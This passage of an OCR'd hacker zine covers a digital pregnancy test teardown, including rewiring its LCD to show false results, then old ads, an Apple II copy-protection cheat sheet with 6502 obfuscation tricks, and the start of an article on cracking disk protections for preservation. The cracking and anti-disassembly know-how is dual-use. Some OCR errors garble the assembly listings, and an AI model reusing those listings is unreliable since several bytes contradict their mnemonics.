
Once you've got the holder off, you'll uncover an activation switch and the analog optical sensor (made of two photodiodes and three LEDs), a PLL (used only for its voltage-controlled oscillator) IC, the aforementioned Holtek HT48C06, a 3V battery and a custom LCD. You can either look up the battery type to confirm it's 3V, or just read the CE-mark label on the outside of the DPT that lists the part number, lot data, confirmation that this test is made by SPD GmbH out of Geneva, Switzerland (made in China), and that the test runs on 3V DC. Safety first, kids. Also convenient: if you peel up this label, you'll see holes in a pattern of the case that line up with un-tinned pads on the PCB. These are the calibration and test points for the Holtek, which means if you prefer firmware reverse-engineering to hardware reverse-engineering, you can go fiddle with the insides *from* the outside.

By the by, that label isn't tamper-evident. You can easily replace it. Don't get any ideas!

6.4 Schematic

Flick the little button, and you'll see the whole test light up (with or without a strip). The LEDs strobe, the LCD thoughtfully blinks its "thinking" icon, and a scope or DMM will show plenty of pin activity until the test errors out because you just set it off

[30] `unzip pocorgtfo10 pregpatent.pdf`



without a valid test strip. I could have started probing there, but I realized that an optical test requires a dark environment, and I wanted to bring my test wires out through the conveniently placed unit-test-and-programming holes on the case. My ultimate goal was to test the unit under multiple conditions to determine the internal logic. That meant making a schematic.

I don't enjoy tracing out circuits with dark soldermask, and the DPTs are relatively cheap, so I gathered up the pinouts for each IC and then did my physical net trace using graphic design tools.

Step 1. Desolder all components from the PCB.

Step 2: Scrub the pads with solder wick to get them nice and flat.

Step 3. Using a razor blade or fine-grit sandpaper, sand off the soldermask with loving attention on both sides of the PCB.

Step 4. Scan the PCB with high contrast.


Step 5. Import the scans into an illustration tool of your choice. Color code the top vs. bottom scans to match your preferred layout scheme. Drop circles on the vias—*first*. Then add the IC and passive pins. Then add your traces. Use the vias to register the two images on top of one another for a single layout trace.

Step 6. Annotate the trace with the reference designators from an intact PCB. Add your own net names and pin labels. Use this to build a reference schematic.

6.5 Let's Skip the Firmware

Let's walk through what this sweet little circuit is up to.

First off, the Holtek micro is always on, albeit in sleep mode. The battery is sized for the shelf life of the device plus a couple of uses (three strips ship with each one). When a test strip is placed in the tester, it mechanically triggers the switch which a) flags an interrupt to the microcontroller to wake it up out of sleep mode and b) enables power to the PLL and sense circuitry that would not otherwise be powered. If you remove the test strip mid-test, it cuts power to the PLL and the micro will error out, making it a bit of a pain to work with. Meh,



meh, power-saving feature and fault reporting during foreseeable misuse.

Once all supplies are up, the Holtek samples the state of the optical sensor four times a second for twenty iterations, averaging the samples. In order to sample the test strip, the Holtek drives the LEDs and then reads back the output state of the photodetector, using the voltage-controlled-isolator (VCO) sub-function of that phase-lock-loop IC. The role of the VCO is to convert the analog voltage from the photodetector into a square wave for easy edge counting. Higher voltage implies a higher frequency of edges. Because the micro controls the LED excitation timing, it can easily tell by edge counts what color test strip the LEDs might be illuminating. It's pretty nifty.

Because I wanted to build new electronics to fit inside the case of the original DPT and reproduce a function similar to the original hardware and firmware, I dove into the deeper specifics of how the DPT detects whether one or two blue stripes show up in that plastic clear-view window. The secret is stereoscopic vision enabled by time-division multiplexing and the physical layout of the optosensor. The three LEDs are interdigitated with two parallel photodiodes that are the base current sources in a PNP common emitter amplifier (D4, D5, Q2). The Holtek enables each of the 3 LEDs (D1, D2, D3) sequentially using a 25% LOW duty cycle waveform at 10kHz. The LEDs are strobed in a round-robin fashion and the Holtek samples the result via the VCO.


When any one of the three LEDs is strobing, the induced current in the photodiode causes the filter cap on the output of Q2 to charge. The LED's light causes charging, while discharging occurs while the LED is off. Because the Holtek excites the LEDs intermittently, the output of the photodetector is a sawtooth wave. The period of the sawtooth is the LED drive interval, while the peak and trough of the sawtooth wave correspond to the colorimetric intensity of the test stripe that appears and/or the amount of mis-alignment between the photodetector and the LED array.

But how does this produce stereoscopic vision, you ask?

For the same background test strip, when D1 is on, the sawtooth peak-to-peak amplitude will be different than when D3 is on, giving the sensor some ability to resolve spatial light sources. Because the LEDs are independently addressable, it also means that the Holtek can discriminate between a colored stripe hanging over D5 (stripe #1) versus one hanging over D4 (stripe #2). Also, all apologies for the fact that the reference designator order for the diodes makes no physical sense. It's not how I'd design the board, but it apparently took eight revisions for the manufacturer to get this far.

6.6 Schrödinger's Rabbit

Okay, so if you're pregnant, it works like this.



Just kidding, folks—here's what the DPT is doing.

	Photodetectors			Test Stripe	
	D3	D1	D2	ST1	ST2
PREGO	L	H	L	CNTRL	PREGO
CNTRL	L	H	H	CNTRL	...
ERROR	H	H	L	...	PREGO
BLANK	H	H	H	...	...

Remember that a high PD voltage implies more edges counted by the Holtek per excitation cycle. The Holtek uses this *and* sequencing to tell if you're pregnant. Based on the chemistry of the test stripe, the test expects the CNTRL stripe to fire first. If only the CNTRL stripe fires—congratulations, you aren't pregnant! Again, due to chemistry, the PREGO stripe ought to always fire second, if at all. If the stripes fire out of order, that's an error. If the PREGO stripe fires but the CNTRL stripe doesn't, that's an error. If no stripe fires, that's an error.

The factors that contribute to setting the DETECT vs. NO-DETECT threshold for "how many edges do I expect to count if the rabbit died" are (1) the distance from each of the three LEDs to each of the two sensors, (2) the intensity of the LEDs, (3) the color of the LEDs (as that corresponds to the sensitivity of the sensors for a given wavelength of light), (4) the placement of the stripes (if they appear) with respect to the two photodiodes, and (5) the color of the stripe and the saturation of the stripe. Because process controls on LEDs are fucking horrible, each test has to be individually calibrated after assembly.

But that's good news for us!


6.7 Hands-On Hacking

Let's be honest, you don't want to come up with a new set of guts to shove into the case of a digital pregnancy test relabeled `0xBEEF` and `0xCAFE` for maximum entertainment and confusion to potential investors! You just want to have fun with the available raw materials that God and your local drugstore have provided.

Each element of the LCD for the digital pregnancy test is custom, just like an old Tamagotchi. That means one pin polarizes the layer with the test logo artwork on it. A second layer covers "`SEE LEAFLET`" for reporting error states, a third conveys "`NOT`" and a fourth, "`PREGNANT`." A given layer is active when the phase of the drive pin is 180 degrees out of phase with the COMMON pin.

So, let's go through the pins that make this happen.

LCD Pin	Image
1	Common
2	"NOT"
3	"PREGNANT"
4	"SEE LEAFLET"
5	Logo




Pin 1 is the rightmost pin if you're looking at the LCD face and the pins are at the top of the package, opposite the reference designator. Make sure to not just short pins—you actually have to lift and move any pins you might be interested in swapping around. Cut a wire here, tack in a jumper there. Mix and match, and get ready to have a ball! Dance a jig! I mean, shoot, a fella could have a pretty good weekend in Vegas with all that.

At the time I was doing this work, the Holtek micro wasn't available for purchase from Digikey or Mouser, so in a fit of intellectual incuriosity, I didn't bother to crack it. Outcome: I can't give you any information on its internals other than what I've inferred from reverse-engineering the rest of the circuit. I'd love to see it done, though—just because the programming physical interface is obfuscated in the primary datasheet doesn't mean it's impossible. If I were doing this twice, I'd start with the ICE. The correct ICE tool for the job, assuming you're into that, is the CICE48U000006A. In the interest of speed, I based my redesign on a PIC16F1933 and a character LCD that fit nicely in the same window as the original.

The demo worked, but I never got paid. So, demo code and hardware design files are available for any neighbor who wants to buy me a beer.
Cheers!
–w0z

Program Your Own EPROMS

▶ VIC 20
▶ C 64 **$99.50**



PLUGS INTO USER PORT.
NOTHING ELSE NEEDED.
EASY TO USE. VERSATILE.

- Read or Program. One byte or 32K bytes!

OR Use like a disk drive. LOAD, SAVE, GET, INPUT, PRINT, CMD, OPEN, CLOSE—**EPROM FILES!**

Our software lets you use familiar BASIC commands to create, modify, scratch files on readily available EPROM chips. Adds a new dimension to your computing capability. Works with most ML Monitors too.

- Make Auto-Start Cartridges of your programs.
- The *promenade*™ C1 gives you 4 programming voltages, 2 EPROM supply voltages, 3 intelligent programming algorithms, 15 bit chip addressing, 3 LED's and NO switches. Your computer controls everything from software!
- Textool socket. Anti-static aluminum housing.
- EPROMS, cartridge PC boards, etc. at extra charge.
- Some EPROM types you can use with the *promenade*™

2758	2532	462732P	27128	5133	X2816A*
2516	2732	2564	27256	5143	52813*
2716	27C32	2764	68764	2815*	48016P*
27C16	2732A	27C64	68766	2816*	

▶ *Commodore Business Machines
*Denotes electrically erasable types

promenade™

Call Toll Free: 800-421-7731
In California: 800-421-7748

JASON-RANHEIM
580 Parrott St., San Jose, CA 95112

VISA
MasterCard

Your Rig is only as effective as the Antenna you tie it to!

$$\frac{\partial(e_3E_w)}{\partial v} - \frac{\partial(e_2E_v)}{\partial w} = -j\omega\mu_{e_2}e_3H_u,$$
$$\frac{\partial(e_3H_w)}{\partial v} - \frac{\partial(e_2H_v)}{\partial w} = j\omega e_2e_3E_u,$$
$$\frac{\partial(e_2E_v)}{\partial u} - \frac{\partial(e_1E_u)}{\partial v} = -j\omega\mu_{e_1}e_2H_w,$$
$$\frac{\partial(e_2H_v)}{\partial u} - \frac{\partial(e_1H_u)}{\partial v} = j\omega e_1e_2E_w.$$


Out of **ANTENNA ENGINEERING LABORATORIES,** where Radiation experts and Scientists have developed the E. D.* principle for Military, Commercial and Marine use, comes a

RADICALLY NEW ALL-BAND "E. D." AMATEUR ROBOT SKYHOOK!


● This New, All-band Antenna, precision-manufactured by **ANTENNA ENGINEERING COMPANY,** does exactly what has long been considered a virtual IMPOSSIBILITY.°

°THE V-37

V-37
80 THRU 10 MTRS
V-72**
80 THRU 10 MTRS
V-70**
80 THRU 10 MTRS
**USING OUR SB-75A UNIT



Do you want



AUTOMATIC all-band coverage including Novice, C.D. & MARS


AUTOMATIC IMPEDANCE-MATCHING on EVERY BAND

AUTOMATIC Radiation-pattern Control

AUTOMATIC Colinear Array on 15 and 10 meters (V-37)

ALL with maximum operational **EFFICIENCY** and convenience

Then YOU want—and can NOW HAVE—your CHOICE of a VARIETY OF MODELS of "E.D." All-Banders which have been



DESIGNED for **AMATEUR SERVICE** by Antenna Scientists

DEVELOPED for **HAMS** at the **A.E.C. ANTENNA LABORATORY**

PRECISION-MANUFACTURED for Quality Control at the **A.E.C. FACTORY.**

Soooo

For Ham Radio at its BEST on your Xmtr & Rcvr
For a THRILL as New & Potent as an "H" bomb
For the TOPS in operating efficiency & convenience

WRITE US FOR DETAILS, LITERATURE AND PRICES

Electro-magnetic Decoupling — *Patents Pending*

ATTENTION AMATEUR RADIO CLUBS! If you would like one of our Representatives to discuss the vitally-important subject of Amateur Antennas, their problems and how they can be solved, write us for an appointment to address your Members.

ANTENNA ENGINEERING COMPANY
5021 WEST EXPOSITION BLVD., LOS ANGELES 16, CALIF.
TELEPHONE: REpublic 4-7807

Peeks, Pokes and Pirates

Disk Layout

A 5.25-inch floppy disk has 35 tracks, numbered $00 to $22 (hex). The format of each track is disk-specific. Most disks split each track into 16 “sectors,” but older disks use 13 sectors per track. Some games use 12, 11, or 10. Newer games can squeeze up to 18 sectors in a single track! Just figuring out how data is stored on disk can be a challenge.

Disk Control

Disk control is through “soft-switches,” not function calls:

$C080-7,X move drive arm (phase 0 off/on, phase 1 off/on... until 3)
$C088,X turn off drive motor
$C089,X turn on drive motor
$C08C,X read raw nibble from disk
$C08D,X reset data latch (used in desync nibble checks)
(X = boot slot x $10)

Disk Boot

A disk is booted in stages, starting from ROM:

$C600 ROM finds track 0 and reads sector 0 into **$800**
$0801 RAM re-uses part of **$C600** code to read more sectors (usually into **$B600+**)
$B700 RAM uses RWTS at **$B800+** to read rest of disk

tip: **$C600** is read-only. But the code there is surprisingly flexible; It will run at **$9600**, **$8600**, even **$1600**. If you copy it to RAM, you can insert your own code before jumping to **$0801**.

Prologue And Epilogue

Many protected disks start with DOS 3.3 and change prologue/epilogue values. Here's where to look:

	0x	read	write
prologue / ADDRESS	D5	$B955	$BC7A
	AA	$B95F	$BC7F
	96	$B96A	$BC84
epilogue	DE	$B991	$BCAE
	AA	$B99B	$BCB3
	EB	-----	$BCB8

	0x	read	write
prologue / DATA	D5	$B8E7	$B853
	AA	$B8F1	$B858
	AD	$B8FC	$B85D
epilogue	DE	$B935	$B89E
	AA	$B93F	$B8A3
	EB	-----	$B8A8

Know Your Tools

Every pirate needs:
- a NIBBLE EDITOR for inspecting raw nibbles and determining disk structure (Copy II Plus, Nibbles Away, Locksmith)
- a SECTOR EDITOR for searching, disassembling, patching sector-based disks (Disk Fixer, Block Warden, Copy II Plus)
- a DEMUFFIN TOOL for converting disks to a standard format (Advanced Demuffin, Super Demuffin)
- a FAST DISK COPIER for backing up your work-in-progress! (Locksmith Fast Disk Backup, FASTDSK, Disk Muncher)

Common Code Obfuscation

Apples have a built-in “monitor” and naive disassembler. Confusing this disassembler is not hard!

Self-modifying code

```
BB03- 4E 06 BB   LSR  $BB06     <-- modifies the next instruction
BB06- 71 6E      ADC  ($6E),Y
BB08- 0A         ASL
BB09- BB         ???
```

By the time **$BB06** is executed...

```
BB03- 4E 06 BB   LSR  $BB06
BB06- 38         SEC            <-- the code has changed!
BB07- 6E 0A BB   ROR  $BB0A
```

Branches into the middle of an instruction

```
AEB5- A0 02      LDY  #$02
AEB7- 8C EC B7   STY  $B7EC
AEBA- 88         DEY
AEBB- 8C F4 B7   STY  $B7F4
AEBE- 88         DEY
AEBF- F0 01      BEQ  $AEC2     <-- Y = 0 here, so this branches...
AEC1- 6C 8C F0   JMP  ($F08C)
AEC4- B7         ???
AEC5- 8C EB B7   STY  $B7EB

AEBF- F0 01      BEQ  $AEC2
AEC1- 6C
AEC2- 8C F0 B7   STY  $B7F0     <-- ...to here (JMP is never executed)
AEC5- 8C EB B7   STY  $B7EB
```

Manual stack manipulation

```
0800- A9 51      LDA  #$0F      <-- push address to stack ($0FFF)
0802- 48         PHA
0803- A9 8E      LDA  #$FF
0805- 48         PHA
0806- 20 5D 6A   JSR  $080C     <-- call subroutine (also pushes to stack)
0809- 4C 00 08   JMP  $0800
080C- 68         PLA            <-- remove address pushed by JSR
080D- 68         PLA
080E- 60         RTS            <-- "return" to $0FFF+1 = $1000
```

JMP at **$0809** is never executed! Execution continues at **$1000**.

Undocumented opcodes

```
0801- 74         ???            <-- huh?
0802- 4C B0 1C   JMP  $1CB0
```

$74 is an undocumented 6502 opcode that does nothing, but takes a one-byte operand. Here is what actually executes:

```
0801- 74 4C      DOP  $4C,X
0803- B0 1C      BCS  $0821     <-- actually a branch-on-carry (not a JMP)
```

JMP at **$0802** is never executed!

with apologies to Beagle Bros.

CC BY 4.0 - Ange Albertini 2015

7 A Brief Description of Some Popular Copy-Protection Techniques on the Apple][Platform

by Peter Ferrie (qkumba, san inc)

§		page
7.9	Write-protection	44
7.10	Sector-level protections	44
7.11	Track-level protections	58
7.12	Illegal opcodes	62
7.13	CPU bugs	62
7.14	Magic stack values	63
7.15	Obfuscation	63
7.16	Virtual machines	67
7.17	ROM regions	68
7.18	Sensitive memory locations	68
7.19	Catalog tricks	71
7.20	Basic tricks	72
7.21	Rastan	73

7.1 Ancient history

I've been... let's call it "preserving" software since about 1983, albeit under a different name. However, the most interesting efforts have been recent, requiring skills that I definitely didn't have until now: I am the author of the only two-side 16-sector conversion of Prince of Persia[31], the six-side 16-sector conversion of The Toy Shop[32], the single file conversion of Joust, Moon Patrol, and Mr. Do!, as well as the DOS and ProDOS file-based conversions of Aquatron, Conan[33], The Goonies, Jungle Hunt, Karateka, Lady Tut (including the long-lost ending from side B), Mr. Do!, Plasmania, and Swashbuckler, to name a few. I am also the only one to crack Rastan cleanly on the IIGS, just 25 years late.[34] Yes, I do 16-bit, too.

I've spent 13 years writing articles for the Virus Bulletin[35] journal. My faithful readers will recognise the style.

7.2 Isn't it ironic

4am[36] declined to write this document himself, but his work and approval inspired me to do it instead. Since his collection is so varied, and his write-ups so detailed, they served as a rich source of information, which I coupled with my own analyses, to fill in the gaps for titles that I don't have. Everyone knows already that he's funny, but he's also quite friendly and very generous. Together, we corrected a few mistakes in the write-ups, so I gave something back. I even consider us friends now, so I think that I got the better deal.

While I don't *regret* writing this paper, I do have to say that, considering the time and effort that it required, he probably made a wise decision...;-)

I have tried to associate at least one example of a real program for each technique, but in Section 7.20 you'll find some nifty new protection techniques that I've developed just for this paper.

7.3 Why why why?

Why the Apple][? It's because I grew up with the Apple][, I learned to code on the Apple][, I *know* the Apple][.

Why now? Because the disks that were fresh when the Apple][was current are failing, and if we do not work to preserve them now, some of the titles will be lost forever.

This paper is dedicated to anyone who has an interest in helping to preserve what's left, I sincerely hope it may help to recognise and defeat the copy-protection that they have come across.

7.4 Okay, let's split

We can separate copy protection into two categories; they are either *What You Have* or *What You Know*. What You Have protections are generally protected disks, while What You Know protections are gener-

[31] http://pferrie.host22.com/misc/lowlevel14.htm
[32] http://pferrie.host22.com/misc/lowlevel15.htm
[33] http://pferrie.host22.com/misc/lowlevel16.htm
[34] http://www.hackzapple.com/phpBB2/viewtopic.php?t=952
[35] http://www.virusbtn.com
[36] https://archive.org/details/apple_ii_library_4am

ally off-disk, such as requests to type in a word from the manual.

What You Know protections come in several forms. One is an explicit challenge with immediate effect; you must answer now to continue. Another is an explicit challenge with delayed effect; if you answer incorrectly now, the game becomes unplayable later. Yet another is an implicit challenge; in order to proceed, you should perform an action as described in the manual, but the game will *appear* to be playable without it.

Infocom were infamous for their use of all three:

Starcross issued a direct challenge with immediate effect, and you could not even leave the second room without typing the correct co-ordinates from the star chart.[37]


Spellbreaker[38] issued a direct challenge with delayed effect, along the lines of "name the wizard who…" Any name from their word list is accepted, but an incorrect answer results in the player receiving the wrong key. This key cannot unlock a critical door much later in the game, causing the character to be killed instead.

Border Zone made use of an implicit challenge. It required reading the manual in order to know the correct words to excuse yourself — Oopzi Dazi![39]— after bumping into someone, in order to establish contact with the friendly spy. Failure to make contact within the allotted time ended the game.

Brøderbund's Prince of Persia had a variety of delayed effects, depending on which of the several copy protection checks failed. One of them included crashing immediately before showing the closing scene upon winning the game. That is, after completing *fourteen levels*!

However, the What You Have is perhaps the more interesting, given the vast number of possibilities.

7.5 Accept your limitations



The first important component that we will consider in the Apple][is the MOS 6502 or 65C02 CPU. These CPUs have no separation of code and data. That is, they are a Von Neumann, not Harvard architecture. All memory and I/O addresses are executable, and everything that is not in ROM is writable, including the stack.

Since the stack is writable directly, it introduces the possibility of tricks relating to transfer of control. (§7.14.) Since the stack is executable, it introduces the possibility of hosting code. (§7.18.5.)

The CPU has no prefetch queue, only a single prefetched byte of the next instruction (which is why the minimum instruction execution time is two cycles—one for the instruction, and one for the prefetch), as the last stage in the execution of the current instruction. This introduces the possibility of self-modifying code, including the next instruction to execute, because any memory write will have completed before the prefetch occurs. (§7.15.2.)

7.6 Lay it out for me

The second important component that we will consider in the Apple][is the Disk][controller. The Disk][controller is a peripheral which is placed in a slot. It exposes an interface through memory-mapped I/O, so the various soft-switches can be read and written, just like regular RAM. The interface looks like accesses to `$C0sX`, where `s` is `#$80` plus the slot times 16, and `X` is the switch to access.


The Disk][controller runs independently of the CPU. Once the drive is turned on and spinning the disk, the drive will continue to spin the disk until the drive is turned off again. The drive rotates the disk at a fixed speed—approximately 300 RPM, and five rotations per second, which works out to be 200ms per rotation. However, the speed varies somewhat from drive to drive. For 5.25" disks, the data density is equal across all tracks. At 300 RPM, each

[37] `http://infocom.elsewhere.org/gallery/starcross/starcross-map.gif`
[38] `http://gallery.guetech.org/spellbreaker/spellbreaker.html`
[39] `http://infodoc.plover.net/manuals/temp/borderzo.pdf` p19

track holds 50000 bits, which is equal to 6250 8-bit nibbles.

The data on a disk is simply a stream of bits to be read. For a 5.25" disk, those bits are usually gathered into 16 sectors of 256 bytes each, spread across 35 tracks—$256 \times 16 \times 35 = 143,360$ bytes, or 140kb. When reading from a disk, the Disk][controller shifts in bits at a rate equivalent to one bit every four CPU cycles, once the first one-bit is seen. Thus, a full nibble takes the equivalent of 32 CPU cycles to shift in. After the full nibble is shifted in, the controller holds it in the QA switch of the Data Register for the equivalent of another four CPU cycles, to allow it to be fetched reliably. After those four CPU cycles elapse, and once a one-bit is seen, the QA switch of the Data Register will be zeroed, and then the controller will begin to shift in more bits. As a result, programmers must count CPU cycles carefully to avoid missing nibbles fetched by the controller.

The Disk][controller cannot tell you on which track the head resides. It also cannot tell you on which sector the head resides. (The Shugart SA400 on which the Disk][controller is based does have this capability via index detector circuits, but that feature was removed from the Disk][controller to reduce the cost to manufacture it.) As a result, sectors are usually prepended with a structure known as the "address field", which holds the sector's track and sector number. The controller does not need or use this information. Only the boot PROM makes use of it when requested to read a sector. Beyond that, the information exists solely for the purpose of the program which interprets it.



Following the address field that defines a sector's location on the disk, there is another structure known as the "data field", which holds the sector body. One reason for the separate address and data fields is to allow the sector body to be skipped, as opposed to stored and then decoded, in the event that the sector address is not the desired one. Another reason is that it allows a sector to be updated in-place, by overwriting the data field only, instead of rewriting the entire track to update all of the sectors.

(If the sector were a single structure, the CPU time required to verify that the desired sector has been found is so long that the write would begin after the start of the sector body and extend beyond the original end of the sector, overwriting part of the following sector.)

Between the sectors are dead space, which can be filled with a sequence of self-synchronizing values, timing bits, and protection-specific bytes.


The two structures that define a sector are each bounded by a prologue and an epilogue. The prologues for the address and data fields are composed of three values. Two of those values are never used in the sector body, to distinguish the structures from the sector body, and the third value is different between the two structures, to distinguish them from each other. The epilogues for the address and data fields are composed of two values. One of those values is common to both epilogues but never used in the sector body, to distinguish it from the sector data.

The Disk][controller cannot even tell you where it is within the bitstream. The problem is that the stream does not have an explicit start and end. Instead, a specific sequence must be laid on the track, to form an implicit start. That way, the hardware can find the start of the stream reliably. These values are the "self-synchronizing values." For DOS 3.3, and systems with a compatible sector format, the self-synchronising values are composed of a minimum of five ten-bit "FF"s. A ten-bit "FF" is eight bits of one followed by two bits of zero. Self-synchronising values are usually placed before both structures that define a sector, to allow synchronisation to occur at any point on the disk. However, this is not a requirement if read-performance is not a consideration.[40] That is, the fewer the number of self-synchronizing values that are present, the more data that can be placed on a track. However, the fewer the number of self-synchronizing values that are present, the more the controller must read before it can enter a synchronized state, and then start

[40]It is a requirement if the data field can be written independently of its address field. Since the write is not guaranteed to begin on a byte boundary, the self-synchronizing values are required for the controller to synchronize itself when reading the data again.

to return meaningful data.

Finally, the Disk][controller can write—but not read reliably—arbitrary eight-bit values. Instead, for reading each eight-bit value, only seven of the bits can be used—the top bit must always be set, in order for the hardware to know when all eight bits have been read, without the overhead of having to count them. (See §7.10.15 for a deeper discussion about an effect made possible by the lack of a counter.) In addition to requiring the top bit to be set, there should not be more than two consecutive zero-bits in a row for the modern drive. (The original disk system did not allow even that. See §7.10.13 for a deeper discussion about the effect of excessive zeroes.)



7.7 Copy me, I want to travel

Now that we understand the format of data on the disk, we consider the ways in which that data can be copied.

First is the sector-copier. It relies on sectors being well-defined, and requires knowing only the values for the prologues and epilogues. The sectors are copied one at a time in sequential order, for each of the tracks on the disk, discarding the data between the sectors, and writing new self-synchronizing values instead. Some sector-copiers rely on DOS to perform the writing. In order for that to work, the disk must be formatted first, because that kind of sector-copier will not write new address fields to the disk. Instead, it will reuse the existing ones, since only the data field needs to be updated to place a sector on a track. In any case, the sector-copier cannot deal easily with deviations from the standard format, and requires a lot of interaction to copy sectors for which the prologue and/or epilogue values are not constant. Some sector-copiers can be directed to ignore the sectors that they cannot read, but obviously this can lead to important data being missed.

